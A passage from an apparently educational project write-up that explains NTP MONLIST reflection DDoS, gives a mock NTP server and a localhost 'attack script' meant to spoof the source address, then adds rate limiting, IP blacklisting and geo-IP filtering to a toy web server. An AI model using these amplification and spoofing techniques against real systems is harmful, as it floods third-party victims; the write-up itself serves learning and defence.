However, when you're working at such a low level, you can use bits to manually go and change the address in the UDP packet you send. And there's nothing anybody can do about it. The UDP protocol is publicly available. :)

Lets see how people can take advantage of this…

NTP: Network Time Protocol. This is what keeps all the clocks on the internet clocks in sync. This also has a few security flaws we can take advantage of. One of the bad commands the NTP has is MONLIST. This command, when called, sends the details of the last 600 people who requested the time for that computer back (why it does this is v weird! – but irrelevant). What MONLIST means, is that I can send a small request – a small MONLIST command – to the time server, spoof where it came from, and the time servers will send 206x the amount of data we sent to the time servers to that computer.

This means, we can effectively multiply our data-spraying capacity by 206x.

There are lots of these such time servers, and we can distribute our request to different times servers spread throughout the world – we can spoof our return address to be our victim and amplify our data-sending capabilities by 206x. this is reflective DDoS. Specifically, this is NTP amplification. But it isn't the only amplification attack. There's been DNS, and a few others.

These days, most time servers disallow the MONLIST command since it's mostly used to be abused. And in the newer NTP protocols, MONLIST doesn't even appear. Nevertheless, it's a great exercise to work through this attack.


</background knowledge>

The final attack (any my most fun!) – is the reflected DDoS attack (or Amplified DDoS attack). Firstly, since IP spoofing is illegal, I decided to build my own NTP time server (this is in the top-level directory on GitHub) – and I use my RDDoS attack to call that time server a bunch of times (of course IRL, I would have a list of such time servers and call them simultaneously - for the distributed effect), and in turn, the time servers will send "back" 600 of the last time users to thinking it was sending it back to "us", when in fact we had tweaked the return address to be that of our victim. And since UDP is being used, the constant data stream overwhelms the web-server.

That would have been ideal. However, there are 2 complications:


1. Constructing UDP queries is surprisingly difficult. It is practically a black box, even with Wireshark I attempted to tinker it but it's a lot of guess-and-check. Not much security being learnt anyway. So as discussed earlier, I did the next best thing, where I simply tell python my return address is BLAH (web-server address). Of course, python disallows this, but it is sufficient for a proof-of-concept.
2. UDP queries are required. Currently my simple web server only supports HTTP requests, which are TCP. Of course, if I had expanded the web server to allow for greater complexity, UDP could have been used. But since we're working in TCP, UDP is incompatible. I've experimented with implementing UDP into my web-server, but it makes things unnecessarily complicated.

Here is my implementation of an NTP time server (only implementing MONLIST command):




```python
import socket

# This will act as a mock NTP server for educational purposes.

def send_monlist_response(client_socket, address):
    # Simulate a large response to 'monlist' command.
    # In reality, 'monlist' would send back a list of the last 600 IPs.
    data = "MONLIST RESPONSE" * 100  # Make the data payload large.
    print(f"sending monlist data back to client")
    client_socket.sendto(data.encode(), address)

def run_ntp_server(port):
    server_socket = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    server_socket.bind(("0.0.0.0", port))

    print(f"NTP server listening on port {port}...")

    try:
        while True:
            message, address = server_socket.recvfrom(1024)
            print(f"Received message from {address}")

            # We'll assume that any message received is a 'monlist' request.
            send_monlist_response(server_socket, address)

    except KeyboardInterrupt:
        print("Shutting down the server...")
    finally:
        server_socket.close()

if __name__ == "__main__":
    NTP_SERVER_PORT = 123  # Default NTP port is 123. Use a high port if you need non-root access.
    run_ntp_server(NTP_SERVER_PORT)
```

And following on, here is our attack script (this one is the interesting one-implementing some great theory we looked at earlier, such as IP spoofing):




```python
# This will be our attack script.

def spoofed_request(target_ip, target_port, ntp_server_ip, ntp_server_port):
    message = "monlist"  # The command that would trigger a large response.

    # Create a UDP socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    # Set the source IP to our target's IP
    sock.bind((target_ip, target_port))

    # Send the spoofed request to the NTP server
    sock.sendto(message.encode(), (ntp_server_ip, ntp_server_port))

    sock.close()

if __name__ == "__main__":
    TARGET_IP = "127.0.0.1"  # Replace with your target IP.
    TARGET_PORT = 8080  # The port your web server is running on.
    NTP_SERVER_IP = "localhost"  # For testing, we're running the NTP server locally.
    NTP_SERVER_PORT = 123  # The port your mock NTP server is running on.

    # Send the spoofed request.
    # You may need to run this with appropriate permissions or change the ports to higher ones.
    spoofed_request(TARGET_IP, TARGET_PORT, NTP_SERVER_IP, NTP_SERVER_PORT)
```

If we try to run our attack script in its current state, our OS complains that the address is already in use (the web-server) it detected and disallows us from doing so as mentioned earlier:




```
OSError: [Errno 48] Address already in use
```

We'll just change our return port to something else, say 8081 (this would be the UDP victim). And get the following output as attackers:



```
manav@Manavs-MacBook-Air attacker % python3 reflected_DDoS_attack.py
sending DoS of MONLIST UDP result stream to (IP, port): (127.0.0.1, 8081)
```

On the NTP server, we can see that the NTP server believes the return address is 127.0.0.1:8081 like we told it (the victim), and it will then send the monlist data to that victim as expected.



```
NTP server listening on port 123...
Received message from ('127.0.0.1', 8081)
sending monlist data back to client
```

Iteration 2: Mitigation 🌐

We'll now attempt to refactor and patch the web-server code in such a way that it's no longer vulnerable to these 4 successful attacks on the iteration1 web-server.


Overall ideas:

1. Mitigating DoS Attacks
    a. **Rate limiting**: implementing rate-limiting to prevent a single IP/user from making too many requests in a given time frame. This could be based on the number of connections or requests per second.
    b. **Connection timeout**: set a reasonable timeout for connections to free up slots for legitimate users.
2. Mitigating Slowloris Attacks
    a. **Request timeout:** Ensure there's a timeout for the headers to be received. If headers not received within a certain timeframe, drop the connection.
    b. **cap:** header size/number of header fields
3. Mitigating DDoS Attacks
    a. **Block traffic from outside regions**: you know you don't serve. (e.g., if Sydney Restaurant, only allow Sydney traffic.)
    b. **Blacklist IPs**: automatically blacklist Ips that demonstrate *naughty* behaviour.
4. Mitigating Reflective DDoS Attacks
    a. **Disallow MONLIST**: don't allow MONLIST on *NTP servers* (already being done globally)
    b. **Disable UDP:** UDP is a relic, we're all better off without it! broadband is strong enough for most web related activities. Only allow UDP if essential.

Of course, there are sooo many precautions we can take to protect our web-server, we can even go so far as to comprehensively log/monitor so detect attacks quickly, have web-application firewalls, input validation, etc.
But Security is all about time and money. I outlined the most relevant protection mechanisms we can realistically implement to prevent these classes of attacks.


In the same vein, I chose to not implement 1a, 2a, 2b simply because they are unnecessarily convoluted protection mechanisms for arguably niche problems. I believe the other mechanisms I'll implement below will be enough to catch all attackers that attempt to abuse these specific non-implementations.

1a + 3b -> I believe implementing rate-limiting and blacklisting in 1 feature would be an efficient implementation. I think if a particular IP demonstrates bad-behaviour (say, attempts to access the page 5 times within 1 second), we limit his rate and mark his IP down in a RequestAbusers array. If the particular IP demonstrates bad-behaviour again (attempts to access the page 5 times within 1 second), we blacklist his IP and don't allow him to connect to our web-server again. Implementation:
Relevant global structures:




```python
# Store the last N timestamps for requests from each IP
request_timestamps = defaultdict(lambda: deque(maxlen=5))

# Store the number of bad behavior instances
RequestAbusers = defaultdict(int)

# Store blacklisted IP addresses
blacklisted_ips = set()
```

Key Implementation code when we handle client connection:




```python
# Function to handle client connection
def handle_client_connection(client_connection, client_address):
    ip, _ = client_address

    # Check if the IP is blacklisted
    if ip in blacklisted_ips:
        log_message(f"Blacklisted IP: {ip} - Connection dropped")
        client_connection.close()
        return

    # Check rate-limiting
    now = time.time()
    timestamps = request_timestamps[ip]

    # Append the current timestamp
    timestamps.append(now)

    # Check if there are 5 timestamps within the last second
    if len(timestamps) == 5 and now - timestamps[0] < 1:
        RequestAbusers[ip] += 1  # Increment the bad behavior count
        timestamps.clear()  # Reset timestamps for the IP

        # If bad behavior occurs again, blacklist the IP
        if RequestAbusers[ip] >= 2:
            blacklisted_ips.add(ip)
            log_message(f"IP {ip} has been blacklisted.")
            client_connection.close()
            return
        else:
            log_message(f"IP {ip} is exhibiting bad behavior. Rate limited.")
```

3a -> to implement geo-IP filtering on my server, I'll need to look up each IP address as it makes an incoming connection on an API service (I'll be using ipinfo.io) to determine its location and decide to block/allow it. I'll have to install the API requests library, and add a function to determine if IP is allowed/not by calling the API like so:




```python
# API calling function to determine if the IP should be allowed or not based on geo-IP location
def is_ip_allowed(ip_address):
    try:
        # Replace 'your_token' with your actual token from ipinfo.io
        api_url = f'http://ipinfo.io/{ip_address}/json?token=your_token'
        response = requests.get(api_url)
        ip_info = response.json()
        city = ip_info.get('city', '')
        # Adjust these to the coordinates or region you are targeting (Sydney in this case)
        allowed_cities = ['Sydney']
        if city in allowed_cities:
            return True
        else:
            print(f"Blocked connection from {city}")
            return False
    except requests.RequestException as e:
        print(f"Error checking IP: {e}")
        return False  # Fail-safe: block the IP if the API call fails
```

Here is how the API is actually called (for each incoming connection request):




```python
# Check if the IP is allowed
if not is_ip_allowed(client_address[0]):
    client_connection.close()  # Close the connection if the IP is not allowed
    continue  # Skip further processing for this connection
```

Here it is in action:



```
Accepted connection from ('127.0.0.1', 51560)
recieved request: POST /messages HTTP/1.1
POST request body: {"message":"123"}
will wait 1sec, then continue (to simulate a heavy connection
IP 127.0.0.1 has been blacklisted.
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
Blacklisted IP: 127.0.0.1 - Connection dropped
```

And subsequently the corresponding IP address can no longer contact the web-server:



This site can't be reached

The connection was reset.

Try:


- Checking the connection
- Checking the proxy and the firewall

ERR_CONNECTION_RESET

4a -> this is being done on a global scale. Unnecessary to take action at the ground level on the web-server. Most NTP time servers disallow MONLIST anyway, it's quite difficult to find *any* NTP servers that support MONLIST, let alone enough for a DDoS attack cantered around them. (we assumed they were everywhere for the DRDoS attack for proof-of-concept implementation).
4b -> completing 4b consequently completes 4a. as I mentioned earlier, UDP is a relic. We should use TCP as much as possible – it is far safer and is applicable to most web-based activities anyway. The one area UDP may still excel in is streaming – however as the world gets even more broadband, this too will be an issue of the past. For my simple web-browser, implementing UDP at this stage is unnecessary.

Persistent storage -> One security flaw I realised when reviewing my web-server code was the lack of persistent storage. I was storing my messages an initially empty array in the same python script. Essentially this meant that when the server was shut down, the array was reset.
This is bad! To implement persistent storage, I decided to create a txt file called persistentStorage.txt, where all the messages would go – and updated web-server.py maintaining the same functionality as before with the GET/PUT/POST/DELETE requests. So now, when the server is shut down, the storage is persistent and maintained for the 2nd awakening.


Aside from a few other changes, this is most of the added code for the changes above:



```python
messages = {}

# Load existing messages from file on server start
def load_messages():
    try:
        with open(PERSISTENT_STORAGE_FILE, 'r') as file:
            return json.load(file)
    except (FileNotFoundError, json.JSONDecodeError):
        return {}  # Return an empty dictionary if the file doesn't exist or if it's empty

# Save messages to file after any change
def save_messages():
    with open('persistentStorage.txt', 'w') as file:
        json.dump(messages, file)

messages = load_messages()  # Load messages at the start of the server
```


Demonstrating previous attacks no longer work 👮

1. as you can see, the standard DoS attack is initially flagged for bad behaviour. And when the bad behaviour consists (attempting to overload our web-server), he is blacklisted and can no longer connect.




```
Accepted connection from ('127.0.0.1', 51850)
num active connections: 2

Accepted connection from ('127.0.0.1', 51851)
num active connections: 3

Accepted connection from ('127.0.0.1', 51852)
IP 127.0.0.1 is exhibiting bad behavior. Rate limited.
num active connections: 4

Accepted connection from ('127.0.0.1', 51853)
num active connections: 5

Accepted connection from ('127.0.0.1', 51854)
num active connections: 6

Accepted connection from ('127.0.0.1', 51855)
num active connections: 7

Accepted connection from ('127.0.0.1', 51858)
num active connections: 8

Accepted connection from ('127.0.0.1', 51859)
IP 127.0.0.1 has been blacklisted.
Blacklisted IP: 127.0.0.1 - Connection dropped
```

2. Again, we can see that our updated web-server detects and subsequently blacklists the IP for the slowloris DoS attack too.



```
Accepted connection from ('127.0.0.1', 52034)
